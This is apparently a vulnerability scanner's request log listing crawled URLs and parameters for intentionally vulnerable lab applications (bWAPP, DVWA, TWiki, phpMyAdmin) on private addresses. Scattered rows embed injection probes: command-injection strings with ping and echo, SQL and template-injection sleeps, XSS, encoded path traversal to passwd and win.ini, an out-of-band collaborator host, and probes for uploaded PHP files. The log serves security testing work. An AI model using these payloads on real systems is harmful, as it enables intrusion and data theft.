2922	GET	http://192.168.105.196:81/upload/upload/VMnVfe.php	
2923	GET	http://192.168.105.200/twiki/bin/attach/TWiki/	
2924	GET	http://192.168.105.196:81/upload/upload/VMoyDO.php	
2925	GET	http://192.168.105.200/twiki/bin/view/TWiki/GoodStyle?skin=print	skin
2926	GET	http://192.168.105.196:81/upload/upload/VNDmpK.php	
2927	GET	http://192.168.105.196:81/upload/upload/VMvaSn.php	
2928	GET	http://192.168.105.200/twiki/bin/search/TWiki/SearchResult?scope=text&regex=on&search=Good%20*Style%5B%5EA-Za-z%5D	scope, regex, search
2929	GET	http://192.168.105.196:81/upload/upload/VPrepC.php	
2930	GET	http://192.168.105.196:81/upload/upload/VOIFiH.php	
2931	GET	http://192.168.105.200/twiki/bin/rdiff/TWiki/GoodStyle	
2932	GET	http://192.168.105.200/twiki/bin/rdiff/TWiki/	N/A
2933	GET	http://192.168.105.196:81/upload/upload/VPwBrr.php	
2934	GET	http://192.168.105.196:81/upload/upload/VPAIEC.php	
2935	GET	http://192.168.105.200/twiki/bin/rdiff/TWiki/	
2936	GET	http://192.168.105.196:81/upload/upload/VQBSRI.php	
2937	GET	http://192.168.105.196:81/upload/upload/VQJPin.php	
2938	GET	http://192.168.105.196:81/upload/upload/VQrADF.php	
2939	GET	http://192.168.105.196:81/upload/upload/VQPWCh.php	
2940	GET	http://192.168.105.196:81/upload/upload/VSxbKT.php	
2941	GET	http://192.168.105.196:81/upload/upload/VXMqWw.php	

INDEX	METHOD	URL	PARAMETERS
2942	GET	http://192.168.105.196:81/upload/upload/VcDFpt.php	
2943	GET	http://192.168.105.196:81/upload/upload/VYYRUb.php	
2944	GET	http://192.168.105.196:81/upload/upload/VafFon.php	
2945	GET	http://192.168.105.196:81/upload/upload/VeQgxu.php	
2946	GET	http://192.168.105.196:81/upload/upload/VfguRK.php	
2947	GET	http://192.168.105.196:81/upload/upload/VbMNum.php	
2948	GET	http://192.168.105.196:81/upload/upload/VdqXts.php	
2949	GET	http://192.168.105.196:81/upload/upload/VismZN.php	
2950	GET	http://192.168.105.196:81/upload/upload/VjPdGa.php	
2951	GET	http://192.168.105.196:81/upload/upload/VlSlLq.php	
2952	GET	http://192.168.105.196:81/upload/upload/VkIUqV.php	
2953	GET	http://192.168.105.196:81/upload/upload/VjJBga.php	
2954	GET	http://192.168.105.196:81/upload/upload/VlUzhB.php	
2955	GET	http://192.168.105.196:81/upload/upload/Vmwlmg.php	
2956	GET	http://192.168.105.196:81/upload/upload/VmTxly.php	
2957	GET	http://192.168.105.196:81/upload/upload/VnreXB.php	
2958	GET	http://192.168.105.196:81/upload/upload/VmlzYT.php	
2959	GET	http://192.168.105.196:81/upload/upload/VoNzYO.php	
2960	GET	http://192.168.105.196:81/upload/upload/VpBVOT.php	
2961	GET	http://192.168.105.196:81/upload/upload/VoXgam.php	

INDEX	METHOD	URL	PARAMETERS
2962	GET	http://192.168.105.196:81/upload/upload/VodArs.php	
2963	GET	http://192.168.105.196:81/upload/upload/Vqgegh.php	
2964	GET	http://192.168.105.196:81/upload/upload/VpvpEv.php	
2965	GET	http://192.168.105.196:81/upload/upload/VwftCG.php	
2966	GET	http://192.168.105.196:81/upload/upload/VrTndP.php	
2967	GET	http://192.168.105.196:81/upload/upload/VwTAYS.php	
2968	GET	http://192.168.105.196:81/upload/upload/Vzmllv.php	
2969	GET	http://192.168.105.196:81/upload/upload/VxDPje.php	
2970	GET	http://192.168.105.196:81/upload/upload/VxhrBV.php	
2971	GET	http://192.168.105.196:81/upload/upload/VyUEWb.php	
2972	GET	http://192.168.105.196:81/upload/upload/VzqOQv.php	
2973	GET	http://192.168.105.196:81/upload/upload/VyqZmC.php	
2974	GET	http://192.168.105.196:81/upload/upload/boot.ini	
2975	GET	http://192.168.105.196:81/upload/upload/file.txt&echo 90sunsj037 kf4xotqyjj&	
2976	GET	http://192.168.105.196:81/upload/upload/file.txt&ping -n 21 127.0.0.1&	
2977	GET	http://192.168.105.196:81/upload/upload/file.txt'	
2978	GET	http://192.168.105.196:81/upload/upload/file.txt.html	
2979	GET	http://192.168.105.196:81/upload/upload/file.txt'.sleep(20).'	
2980	GET	http://192.168.105.196:81/upload/upload/file.txt'+sleep(20.to_i)+'	
2981	GET	http://192.168.105.196:81/upload/upload/file.txt6cahmslu3m.html	

INDEX	METHOD	URL	PARAMETERS
2982	GET	http://192.168.105.196:81/upload/upload/file.txte3r83j2lkd.html	
2983	GET	http://192.168.105.196:81/upload/upload/file.txtalert(1)	
2984	GET	http://192.168.105.196:81/upload/upload/file.txtennwemoxsr	
2985	GET	http://192.168.105.196:81/upload/upload/file.txtogh57qvabd	
2986	GET	http://192.168.105.196:81/upload/upload/file.txtjijbeggm2sÁwi85rr3kvq	
2987	GET	http://192.168.105.196:81/upload/upload/file.txt{${sleep(20)}}	
2988	GET	http://192.168.105.196:81/upload/upload/file.txtzzg4sfrh99.html	
2989	GET	http://192.168.105.196:81/upload/upload/imiow05cyeÁrcxvmksi6d	
2990	GET	http://192.168.105.196:81/upload/upload/khvrhped57	
2991	GET	http://192.168.105.196:81/upload/upload/l')from dual)	
2992	GET	http://192.168.105.196:81/upload/upload/lc5e2qmla6	
2993	GET	http://192.168.105.196:81/upload/upload/ln4lvm26k0	
2994	GET	http://192.168.105.196:81/upload/upload/ntime.sleep(20)','a','single'))	
2995	GET	http://192.168.105.196:81/upload/upload/ntime.sleep(20)','a','single'))+'	
2996	GET	http://192.168.105.196:81/upload/upload/passwd	
2997	GET	http://192.168.105.196:81/upload/upload/s2uqmqzvlh	
2998	GET	http://192.168.105.196:81/upload/upload/tyg'))+'	
2999	GET	http://192.168.105.196:81/upload/upload/testasp.vulnweb.com	
3000	GET	http://192.168.105.196:81/upload/upload/win.ini	

INDEX	METHOD	URL	PARAMETERS
3001	GET	http://192.168.105.196:81/upload/upload/À®À®À¯À®À®À¯À®À®À¯À®À®À¯À®À®À¯À®À®À¯À®À®À¯À®À®À¯etcÀ¯passwd	
3002	GET	http://192.168.105.196:81/upload/upload/xsk'))	
3003	GET	http://192.168.105.196:81/upload/upload/À®À®ÀœÀ®À®ÀœÀ®À®ÀœÀ®À®À®ÀœÀ®À®ÀœÀ®À®ÀœÀ®À®ÀœÀ®À®ÀœÀ®À®ÀœÀ®À®ÀœwindowsÀœwin.ini	
3004	GET	http://192.168.105.196:81/bwapp/images/)	
3005	GET	http://192.168.105.196:81/bwapp/images/(select convert(int,CHAR(65)))	
3006	GET	http://192.168.105.196:81/bwapp/images/1	
3007	GET	http://192.168.105.196:81/bwapp/images/1'	
3008	GET	http://192.168.105.196:81/bwapp/images/19462792	
3009	GET	http://192.168.105.196:81/bwapp/images/1.bxss.me&`'	
3010	GET	http://192.168.105.196:81/bwapp/images/19613637	
3011	GET	http://192.168.105.196:81/bwapp/images/19627714	
3012	GET	http://192.168.105.196:81/bwapp/images/19758921	
3013	GET	http://192.168.105.196:81/bwapp/images/19920931	
3014	GET	http://192.168.105.196:81/bwapp/images/1_9258	
3015	GET	http://192.168.105.196:81/bwapp/images/1_9587	
3016	GET	http://192.168.105.196:81/bwapp/images/@@11rVs	
3017	GET	http://192.168.105.196:81/bwapp/images/@@0p4xY	
3018	GET	http://192.168.105.196:81/bwapp/images/@@2mGeW	
3019	GET	http://192.168.105.196:81/bwapp/images/1_9958	
3020	GET	http://192.168.105.196:81/bwapp/images/@@K1Tyo	

INDEX	METHOD	URL	PARAMETERS
3021	GET	http://192.168.105.196:81/bwapp/images/@@cuzNP	
3022	GET	http://192.168.105.196:81/bwapp/images/@@txlca	
3023	GET	http://192.168.105.196:81/bwapp/images/@@ikm37	
3024	GET	http://192.168.105.196:81/bwapp/images/@@jibNi	
3025	GET	http://192.168.105.196:81/bwapp/images/Jyl=	
3026	GET	http://192.168.105.196:81/bwapp/images/e''e	
3027	GET	http://192.168.105.196:81/bwapp/images/VjaScF.htaccess	
3028	GET	http://192.168.105.196:81/bwapp/images/VjaScF.htm	
3029	GET	http://192.168.105.196:81/bwapp/images/file.txt&echo mietd8ma8i nbst42bh54&	
3030	GET	http://192.168.105.196:81/bwapp/images/file.txt&ping -n 21 127.0.0.1&	
3031	GET	http://192.168.105.196:81/bwapp/images/file.txt'	
3032	GET	http://192.168.105.196:81/bwapp/images/file.txt'+sleep(20.to_i)+'	
3033	GET	http://192.168.105.200/twiki/TWikiDocumentation.html	
3034	GET	http://192.168.105.196:81/bwapp/images/file.txt.html	
3035	GET	http://192.168.105.200/twiki/bin/oops/TWiki/	
3036	GET	http://192.168.105.196:81/bwapp/images/file.txt'.sleep(20).'	
3037	GET	http://192.168.105.200/twiki/bin/oops/TWiki/	N/A
3038	GET	http://192.168.105.196:81/upload/upload/file.txt58ddpooq6i.php	
3039	GET	http://192.168.105.200/twiki/bin/oops/TWiki/GoodStyle?template=oopsmore&param1=1.1&param2=1.1	template, param1, param2
3040	POST	http://192.168.105.200/twiki/bin/view/TWiki/GoodStyle	

INDEX	METHOD	URL	PARAMETERS
3041	GET	http://192.168.105.196:81/bwapp/images/file.txt9eieewu6zh	
3042	GET	http://192.168.105.200/twiki/bin/attach/TWiki/TextFormattingRules	
3043	GET	http://192.168.105.196:81/bwapp/images/file.txth4t95k4mme.html	
3044	GET	http://192.168.105.200/twiki/bin/view/TWiki/TextFormattingRules?skin=print	skin
3045	GET	http://192.168.105.196:81/bwapp/images/file.txtalert(1)	
3046	GET	http://192.168.105.196:81/bwapp/images/file.txtjcnhzsyugm.html	
3047	GET	http://192.168.105.200/twiki/bin/edit/TWiki/TextFormattingRules?t=1633121414	t
3048	GET	http://192.168.105.196:81/bwapp/images/file.txtnj4oo63ud5Á9u5h4ucp5y	
3049	GET	http://192.168.105.196:81/bwapp/images/file.txtr82deodqvi.html	
3050	GET	http://192.168.105.200/twiki/bin/rdiff/TWiki/TextFormattingRules	
3051	GET	http://192.168.105.196:81/bwapp/images/file.txtozjw20218m	
3052	POST	http://192.168.105.200/twiki/bin/view/TWiki/TextFormattingRules	
3053	GET	http://192.168.105.196:81/bwapp/images/file.txt{${sleep(20)}}	
3054	GET	http://192.168.105.196:81/bwapp/images/l') from dual)	
3055	GET	http://192.168.105.200/twiki/bin/view/TWiki/WebHome?skin=print	skin
3056	GET	http://192.168.105.196:81/bwapp/images/l8rjlqphbb	
3057	GET	http://192.168.105.200/twiki/bin/attach/TWiki/WebHome	
3058	GET	http://192.168.105.196:81/bwapp/images/ntime.sleep(20)','a','single'))	
3059	GET	http://192.168.105.196:81/bwapp/images/lig2ffvb88	
3060	POST	http://192.168.105.200/phpMyAdmin/index.php	db, table, token

INDEX	METHOD	URL	PARAMETERS
3061	GET	http://192.168.105.200/phpMyAdmin/index.php?db=data&table=data&token=a7c8a258e3e0cb8ca3e4a22d3cf1057b	db, table, token
3062	GET	http://192.168.105.196:81/bwapp/images/ntime.sleep(20)','a','single'))+'	
3063	GET	http://192.168.105.196:81/bwapp/images/owh'))+'	
3064	GET	http://192.168.105.196:81/bwapp/images/passwd	
3065	GET	http://192.168.105.196:81/bwapp/images/rly9pse3jz	
3066	GET	http://192.168.105.200/twiki/bin/oops/TWiki/TextFormattingRules?template=oopsmore&param1=1.1&param2=1.1	template, param1, param2
3067	GET	http://192.168.105.196:81/bwapp/images/s70d6iithvznhh6cygmn4zlqnhthh8da12tqldb10	
3068	GET	http://192.168.105.196:81/bwapp/images/srndqi2t1vjn1hqcig6noz5q7hdh18xal29uwkk9.burpcollaborator.net	
3069	GET	http://192.168.105.200/twiki/bin/edit/TWiki/WebHome?t=1633121414	t
3070	GET	http://192.168.105.196:81/bwapp/images/ulp4h4ks4sÁ□81drapnm3b	
3071	POST	http://192.168.105.200/twiki/bin/view/TWiki/WebHome	
3072	GET	http://192.168.105.196:81/bwapp/images/testasp.vulnweb.com	
3073	GET	http://192.168.105.196:81/bwapp/images/unrestricted_file_upload.php	
3074	GET	http://192.168.105.200/twiki/bin/rdiff/TWiki/WebHome	
3075	GET	http://192.168.105.196:81/bwapp/images/v2kbfoqndo	
3076	GET	http://192.168.105.200/twiki/bin/oops/Main/WebHome?template=oopsempty	template
3077	GET	http://192.168.105.196:81/bwapp/images/win.ini	
3078	GET	http://192.168.105.200/phpMyAdmin/themes/darkblue_orange/css/theme_right.css.php	
3079	GET	http://192.168.105.196:81/bwapp/images/yib'))	

INDEX	METHOD	URL	PARAMETERS
3080	GET	http://192.168.105.196:81/bwapp/images/À®À®À¯À®À®À¯À®À®À¯À®À®À¯À®À®À¯À®À®À¯À®À®À¯À®À®À¯À®À®À¯etcÀ¯passwd	
3081	GET	http://192.168.105.200/twiki/bin/oops/Main/WebHome?template=oopsaccessgroup&param1=Main.TWikiAdminGroup	template, param1
3082	GET	http://192.168.105.196:81/bwapp/images/À®À®ÀœÀ®À®ÀœÀ®À®ÀœÀ®À®ÀœÀ®À®ÀœÀ®À®ÀœÀ®À®ÀœÀ®À®ÀœÀ®À®ÀœÀ®À®ÀœwindowsÀœwin.ini	
3083	GET	http://192.168.105.196:81/bwapp/images/file.txtz5aamlln3f.php	
3084	GET	http://192.168.105.200/twiki/bin/view/TWiki/GoodStyle?unlock=on	unlock
3085	POST	http://192.168.105.200/twiki/bin/preview/TWiki/GoodStyle	cmd, formtemplate, text, topicparent
3086	GET	http://192.168.105.200/twiki/bin/preview/TWiki/	N/A
3087	GET	http://192.168.105.200/twiki/bin/preview/TWiki/	
3088	POST	http://192.168.105.196:81/bwapp/secret_html.php	security_level
3089	GET	http://192.168.105.200/twiki/bin/oops/TWiki/WebHome?template=oopsmore&param1=1.1&param2=1.1	template, param1, param2
3090	POST	http://192.168.105.196:81/bwapp/secret_html.php	bug
3091	GET	http://192.168.105.200/twiki/bin/preview/TWiki/GoodStyle	
3092	GET	http://192.168.105.200/twiki/bin/view/TWiki/WebHome?unlock=on	unlock
3093	POST	http://192.168.105.196:81/bwapp/password_change.php	password_conf, password_curr, password_new
3094	POST	http://192.168.105.200/twiki/bin/preview/TWiki/WebHome	cmd, formtemplate, text, topicparent
3095	GET	http://192.168.105.200/twiki/bin/view/TWiki/WebHome?rev=	rev
3096	POST	http://192.168.105.196:81/dvwa/login.php	
3097	GET	http://192.168.105.196:81/dvwa/login.php	
3098	GET	http://192.168.105.200/twiki/pub	

INDEX	METHOD	URL	PARAMETERS
3099	GET	http://192.168.105.200/twiki/bin/view/TWiki/GoodStyle?rev=	rev
3100	POST	http://192.168.105.196:81/bwapp/password_change.php	security_level
3101	GET	http://192.168.105.200/twiki/bin/preview/TWiki/WebHome	
3102	GET	http://192.168.105.200/twiki/bin/rename/TWiki/GoodStyle	
3103	GET	http://192.168.105.200/twiki/bin/rename/TWiki/	N/A
3104	POST	http://192.168.105.196:81/bwapp/password_change.php	bug
3105	GET	http://192.168.105.200/twiki/bin/rename/TWiki/	
3106	GET	http://192.168.105.200/twiki/bin/rename/TWiki/GoodStyle?currentwebonly=on	currentwebonly
3107	POST	http://192.168.105.196:81/bwapp/user_extra.php	email, login, mail_activation, password, password_conf, secret
3108	GET	http://192.168.105.200/twiki/bin/edit/TWiki/GoodStyle?topicparent=TWiki.GoodStyle	topicparent
3109	GET	http://192.168.105.200/twiki/bin/search/TWiki/SearchResult?scope=text&web=all;&regex=on&search=Good%20*Style%5B%5EA-Za-z%5D	scope, web, regex, search
3110	POST	http://192.168.105.196:81/bwapp/user_extra.php	security_level
3111	POST	http://192.168.105.200/twiki/bin/view/TWiki/GoodStyle	raw, rev
3112	POST	http://192.168.105.200/twiki/bin/edit/TWiki/GoodStyle?t=1633121416	t, topicparent
3113	POST	http://192.168.105.196:81/bwapp/security_level_set.php	security_level
3114	POST	http://192.168.105.200/twiki/bin/rdiff/TWiki/GoodStyle	rev1, rev2
3115	GET	http://192.168.105.200/twiki/bin/preview/TWiki/TextFormattingRules	
3116	POST	http://192.168.105.196:81/bwapp/user_extra.php	bug
3117	GET	http://192.168.105.200/twiki/bin/view/TWiki/TextFormattingRules?unlock=on	unlock

INDEX	METHOD	URL	PARAMETERS
3118	POST	http://192.168.105.200/twiki/bin/preview/TWiki/TextFormattingRules	cmd, formtemplate, text, topicparent
3119	GET	http://192.168.105.200/twiki/bin/rename/TWiki/TextFormattingRules	
3120	POST	http://192.168.105.196:81/bwapp/security_level_set.php	bug
3121	GET	http://192.168.105.200/twiki/bin/edit/TWiki/TextFormattingRules?topicparent=TWiki.TextFormattingRules	topicparent
3122	GET	http://192.168.105.200/twiki/bin/rename/TWiki/TextFormattingRules?currentwebonly=on	currentwebonly
3123	POST	http://192.168.105.196:81/bwapp/login.php	
3124	GET	http://192.168.105.196:81/bwapp/login.php	
3125	GET	http://192.168.105.200/twiki/bin/view/TWiki/TextFormattingRules?rev=	rev
3126	POST	http://192.168.105.200/twiki/bin/edit/TWiki/TextFormattingRules?t=1633121416	t, topicparent
3127	POST	http://192.168.105.196:81/bwapp/reset.php	security_level
3128	POST	http://192.168.105.200/twiki/bin/view/TWiki/TextFormattingRules	raw, rev
3129	POST	http://192.168.105.200/twiki/bin/rdiff/TWiki/TextFormattingRules	rev1, rev2
3130	POST	http://192.168.105.196:81/bwapp/iframei.php	security_level
3131	GET	http://192.168.105.200/twiki/bin/edit/Main/TWikiGroups?topicparent=Main.WebHome	topicparent
3132	POST	http://192.168.105.196:81/bwapp/iframei.php	bug
3133	GET	http://192.168.105.200/twiki/bin/edit/Main/TWikiAdminGroup?topicparent=Main.WebHome	topicparent
3134	POST	http://192.168.105.196:81/bwapp/credits.php	security_level
3135	GET	http://192.168.105.200/twiki/bin/oops/TWiki/GodStyle?template=oopsaccessgroup&param1=Main.TWikiAdminGroup	template, param1
3136	GET	http://192.168.105.200/twiki/bin/rename/TWiki/WebHome	
3137	POST	http://192.168.105.196:81/bwapp/reset.php	bug
3138	GET	http://192.168.105.200/twiki/bin/edit/TWiki/TWikiAccessControl?topicparent=Main.WebHome	topicparent

INDEX	METHOD	URL	PARAMETERS
3139	GET	http://192.168.105.200/twiki/bin/rename/TWiki/WebHome?currentwebonly=on	currentwebonly
3140	POST	http://192.168.105.200/twiki/bin/edit/TWiki/WebHome?t=1633121416	t, topicparent
3141	POST	http://192.168.105.196:81/bwapp/credits.php	bug
3142	GET	http://192.168.105.200/twiki/bin/edit/TWiki/WebHome?topicparent=TWiki.WebHome	topicparent
3143	POST	http://192.168.105.196:81/bwapp/ba_insecure_login_1.php	login, password
3144	GET	http://192.168.105.200/twiki/bin/oops/TWiki/WebHome?template=oopsempty	template
3145	POST	http://192.168.105.196:81/bwapp/ba_pwd_attacks_1.php	login, password
3146	POST	http://192.168.105.200/twiki/bin/rdiff/TWiki/WebHome	rev1, rev2
3147	POST	http://192.168.105.196:81/bwapp/ba_insecure_login_1.php	bug
3148	POST	http://192.168.105.200/twiki/bin/view/TWiki/WebHome	raw, rev
3149	POST	http://192.168.105.196:81/bwapp/ba_insecure_login_1.php	security_level
3150	GET	http://192.168.105.200/twiki/bin/oops/TWiki/GoodStyle?template=oopsempty	template
3151	GET	http://192.168.105.200/twiki/bin/oops/TWiki/TextFormattingRules?template=oopsempty	template
3152	GET	http://192.168.105.200/twiki/bin/oops/TWiki/TextFormattingRules?template=oopsaccessgroup&param1=Main.TWikiAdminGroup	template, param1
3153	GET	http://192.168.105.200/twiki/bin/view/Main/TWikiGroups	
3154	GET	http://192.168.105.200/twiki/bin/view/Main/TWikiGroups?unlock=on	unlock
3155	GET	http://192.168.105.200/twiki/bin/oops/TWiki/WebHome?template=oopsaccessgroup&param1=Main.TWikiAdminGroup	template, param1
3156	GET	http://192.168.105.200/twiki/bin/preview/Main/TWikiGroups	
3157	GET	http://192.168.105.200/twiki/bin/view/Main/TWikiAdminGroup	

INDEX	METHOD	URL	PARAMETERS
3158	GET	http://192.168.105.200/twiki/bin/view/Main/TWikiAdminGroup?unlock=on	unlock
3159	POST	http://192.168.105.200/twiki/bin/preview/Main/TWikiGroups	cmd, formtemplate, text, topicparent
3160	POST	http://192.168.105.200/twiki/bin/preview/Main/TWikiAdminGroup	cmd, formtemplate, text, topicparent
3161	GET	http://192.168.105.200/twiki/bin/view/TWiki/TWikiAccessControl	
3162	GET	http://192.168.105.196:81/bwapp/captcha.php	
3163	POST	http://192.168.105.200/twiki/bin/preview/TWiki/TWikiAccessControl	cmd, formtemplate, text, topicparent
3164	GET	http://192.168.105.200/twiki/bin/preview/TWiki/TWikiAccessControl	
3165	POST	http://192.168.105.196:81/bwapp/smgmt_admin_portal.php	bug
3166	POST	http://192.168.105.196:81/bwapp/smgmt_admin_portal.php	security_level
3167	GET	http://192.168.105.200/twiki/bin/preview/Main/TWikiAdminGroup	
3168	GET	http://192.168.105.200/twiki/bin/attach/Main/TWikiGroups	
3169	POST	http://192.168.105.196:81/bwapp/ba_pwd_attacks_1.php	security_level
3170	GET	http://192.168.105.200/twiki/bin/view/TWiki/TWikiAccessControl?unlock=on	unlock
3171	GET	http://192.168.105.200/twiki/bin/edit/Main/TWikiGroups?t=1633121418	t
3172	POST	http://192.168.105.196:81/bwapp/ba_pwd_attacks_1.php	bug
3173	POST	http://192.168.105.196:81/bwapp/smgmt_sessionid_url.php	security_level
3174	GET	http://192.168.105.200/twiki/bin/oops/Main/TWikiGroups?template=oopsmore&param1=1.1&param2=1.1	template, param1, param2
3175	GET	http://192.168.105.200/twiki/bin/view/Main/TWikiGroups?skin=print	skin
3176	GET	http://192.168.105.196:81/bwapp/passwords/web.config.bak	
3177	GET	http://192.168.105.196:81/bwapp/passwords/wp-config.bak	

INDEX	METHOD	URL	PARAMETERS
3178	POST	http://192.168.105.200/twiki/bin/view/Main/TWikiGroups	
3179	POST	http://192.168.105.196:81/bwapp/smgmt_sessionid_url.php	bug
3180	GET	http://192.168.105.200/twiki/bin/oops/Main/TWikiGroups?template=oopsempty	template
3181	POST	http://192.168.105.196:81/bwapp/xss_href-2.php	security_level
3182	POST	http://192.168.105.196:81/bwapp/xss_href-2.php	bug
3183	GET	http://192.168.105.200/twiki/bin/edit/Main/TWikiAdminGroup?t=1633121418	t
3184	GET	http://192.168.105.196:81/bwapp/ws_soap.php?wsdl	
3185	GET	http://192.168.105.200/twiki/bin/rdiff/Main/TWikiGroups	
3186	GET	http://192.168.105.200/twiki/bin/view/Main/TWikiAdminGroup?skin=print	skin
3187	GET	http://192.168.105.196:81/dvwa/dvwa/	
3188	GET	http://192.168.105.196:81/dvwa/dvwa/	N/A
3189	GET	http://192.168.105.200/twiki/bin/rdiff/Main/TWikiAdminGroup	
3190	GET	http://192.168.105.196:81/dvwa/dvwa/css/	
3191	GET	http://192.168.105.200/twiki/bin/oops/Main/TWikiAdminGroup?template=oopsmore&param1=1.1&param2=1.1	template, param1, param2
3192	GET	http://192.168.105.196:81/dvwa/dvwa/css/	N/A
3193	GET	http://192.168.105.200/twiki/bin/attach/Main/TWikiAdminGroup	
3194	GET	http://192.168.105.196:81/dvwa/dvwa/images/	
3195	GET	http://192.168.105.196:81/dvwa/dvwa/images/	N/A
3196	GET	http://192.168.105.200/twiki/bin/oops/Main/TWikiAdminGroup?template=oopsaccessgroup&param1=Main.TWikiAdminGroup	template, param1
3197	POST	http://192.168.105.200/twiki/bin/view/Main/TWikiAdminGroup	

INDEX	METHOD	URL	PARAMETERS
3198	GET	http://192.168.105.196:81/bwapp/xss_href-3.php?movie=1&name=name&action=vote	movie, name, action
3199	GET	http://192.168.105.200/twiki/bin/oops/Main/TWikiGroups?template=oopsaccessgroup&param1=Main.TWikiAdminGroup	template, param1
3200	GET	http://192.168.105.200/twiki/bin/edit/TWiki/TWikiAccessControl?t=1633121418	t
3201	GET	http://192.168.105.196:81/bwapp/hpp-3.php?movie=1&name=name&action=vote	movie, name, action
3202	GET	http://192.168.105.200/twiki/bin/attach/TWiki/TWikiAccessControl	
3203	GET	http://192.168.105.196:81/bwapp/info.php	
3204	GET	http://192.168.105.200/twiki/bin/rdiff/TWiki/TWikiAccessControl	
3205	GET	http://192.168.105.196:81/bwapp/user_new.php	
3206	GET	http://192.168.105.196:81/bwapp/training.php	
3207	GET	http://192.168.105.196:81/dvwa/dvwa/includes/	
3208	GET	http://192.168.105.196:81/dvwa/dvwa/includes/	N/A
3209	GET	http://192.168.105.196:81/dvwa/dvwa/js/	
3210	GET	http://192.168.105.196:81/dvwa/dvwa/js/	N/A
3211	POST	http://192.168.105.196:81/bwapp/hpp-2.php	security_level
3212	POST	http://192.168.105.196:81/bwapp/hpp-2.php	bug
3213	POST	http://192.168.105.196:81/dvwa/login.php	Login, password, username
3214	POST	http://192.168.105.196:81/bwapp/xss_href-3.php	security_level
3215	POST	http://192.168.105.196:81/bwapp/xss_href-3.php	bug
3216	POST	http://192.168.105.196:81/bwapp/login.php	login, password, security_level
3217	GET	http://192.168.105.196:81/bwapp/xss_href-3.php	
3218	POST	http://192.168.105.196:81/bwapp/user_new.php	email, login, mail_activation, password, password_conf, secret
3219	GET	http://192.168.105.196:81/dvwa/dvwa/includes/dvwaPage.inc.php	

INDEX	METHOD	URL	PARAMETERS
3220	GET	http://192.168.105.196:81/dvwa/dvwa/includes/dvwaPhpIds.inc.php	
3221	POST	http://192.168.105.196:81/bwapp/hpp-3.php	security_level
3222	POST	http://192.168.105.196:81/bwapp/hpp-3.php	bug
3223	GET	http://192.168.105.196:81/bwapp/hpp-3.php	
3224	POST	http://192.168.105.200/twiki/TWikiDocumentation.html	changeproperties, createlink, filecomment, filename, filepath, hidefile
3225	GET	http://192.168.105.200/twiki/bin/view/TWiki/TWikiAccessControl?skin=print	skin
3226	GET	http://192.168.105.200/twiki/bin/oops/TWiki/TWikiAccessControl?template=oopsaccessgroup&param1=Main.TWikiAdminGroup	template, param1
3227	GET	http://192.168.105.200/twiki/bin/oops/Main/TWikiAdminGroup?template=oopsempty	template
3228	GET	http://192.168.105.200/twiki/bin/oops/TWiki/TWikiAccessControl?template=oopsempty	template
3229	POST	http://192.168.105.200/twiki/bin/view/TWiki/TWikiAccessControl	
3230	GET	http://192.168.105.200/twiki/bin/oops/TWiki/TWikiAccessControl?template=oopsmore&param1=1.1&param2=1.1	template, param1, param2
3231	GET	http://192.168.105.200/test/	N/A
3232	GET	http://192.168.105.200/index/	N/A
3233	GET	http://192.168.105.200/doc/	N/A
3234	GET	http://192.168.105.200/tikiwiki/	N/A
3235	GET	http://192.168.105.200/dvwa/index.php	
3236	GET	http://192.168.105.200/dvwa/vulnerabilities/	
3237	GET	http://192.168.105.200/dvwa/vulnerabilities/	N/A
3238	GET	http://192.168.105.200/dvwa/instructions.php	
3239	POST	http://192.168.105.200/dvwa/vulnerabilities/brute/	
3240	GET	http://192.168.105.200/dvwa/vulnerabilities/brute/	
3241	GET	http://192.168.105.200/dvwa/vulnerabilities/brute/	N/A

INDEX	METHOD	URL	PARAMETERS
3242	GET	http://192.168.105.200/dvwa/setup.php	
3243	GET	http://192.168.105.200/dvwa/vulnerabilities/csrf/	
3244	GET	http://192.168.105.200/dvwa/vulnerabilities/csrf/	N/A
3245	GET	http://192.168.105.200/dvwa/vulnerabilities/fi/?page=include.php	page
3246	GET	http://192.168.105.200/dvwa/vulnerabilities/fi/	N/A
3247	GET	http://192.168.105.200/dvwa/vulnerabilities/exec/	
3248	GET	http://192.168.105.200/dvwa/vulnerabilities/exec/	N/A
3249	GET	http://192.168.105.200/dvwa/vulnerabilities/sqli/	
3250	GET	http://192.168.105.200/dvwa/vulnerabilities/sqli/	N/A
3251	POST	http://192.168.105.200/dvwa/vulnerabilities/upload/	
3252	GET	http://192.168.105.200/dvwa/vulnerabilities/upload/	
3253	GET	http://192.168.105.200/dvwa/vulnerabilities/upload/	N/A
3254	GET	http://192.168.105.200/dvwa/vulnerabilities/sqli_blind/	
3255	GET	http://192.168.105.200/dvwa/vulnerabilities/sqli_blind/	N/A
3256	GET	http://192.168.105.200/dvwa/vulnerabilities/xss_r/	
3257	GET	http://192.168.105.200/dvwa/vulnerabilities/xss_r/	N/A
3258	GET	http://192.168.105.200/dvwa/security.php	
3259	GET	http://192.168.105.200/dvwa/vulnerabilities/xss_s/	
3260	GET	http://192.168.105.200/dvwa/vulnerabilities/xss_s/	N/A
3261	GET	http://192.168.105.200/dvwa/logout.php	
3262	GET	http://192.168.105.200/dvwa/about.php	

INDEX	METHOD	URL	PARAMETERS
3263	GET	http://192.168.105.200/dvwa/phpinfo.php	
3264	GET	http://192.168.105.200/dvwa/vulnerabilities/view_help.php	
3265	GET	http://192.168.105.200/dvwa/vulnerabilities/view_source_all.php	
3266	GET	http://192.168.105.200/dvwa/instructions.php?doc=readme	doc
3267	GET	http://192.168.105.200/dvwa/vulnerabilities/view_source.php	
3268	GET	http://192.168.105.200/dvwa/vulnerabilities/view_help.php?id=brute&security=high	id, security
3269	GET	http://192.168.105.200/dvwa/vulnerabilities/fi/	
3270	GET	http://192.168.105.200/dvwa/vulnerabilities/brute/?Login=Login&password=data&username=data	Login, password, username
3271	GET	http://192.168.105.200/dvwa/vulnerabilities/view_source.php?id=brute&security=high	id, security
3272	POST	http://192.168.105.200/dvwa/setup.php	create_db
3273	GET	http://192.168.105.200/dvwa/vulnerabilities/sqli/?Submit=Submit&id=1	Submit, id
3274	POST	http://192.168.105.200/dvwa/vulnerabilities/exec/	ip, submit
3275	GET	http://192.168.105.200/dvwa/vulnerabilities/csrf/?Change=Change&password_conf=data&password_current=data&password_new=data	Change, password_conf, password_current, password_new
3276	POST	http://192.168.105.200/dvwa/vulnerabilities/xss_s/	btnSign, mtxMessage, txtName
3277	GET	http://192.168.105.200/dvwa/vulnerabilities/xss_r/?name=name	name
3278	GET	http://192.168.105.200/dvwa/security.php?phpids=on	phpids
3279	POST	http://192.168.105.200/dvwa/vulnerabilities/upload/	
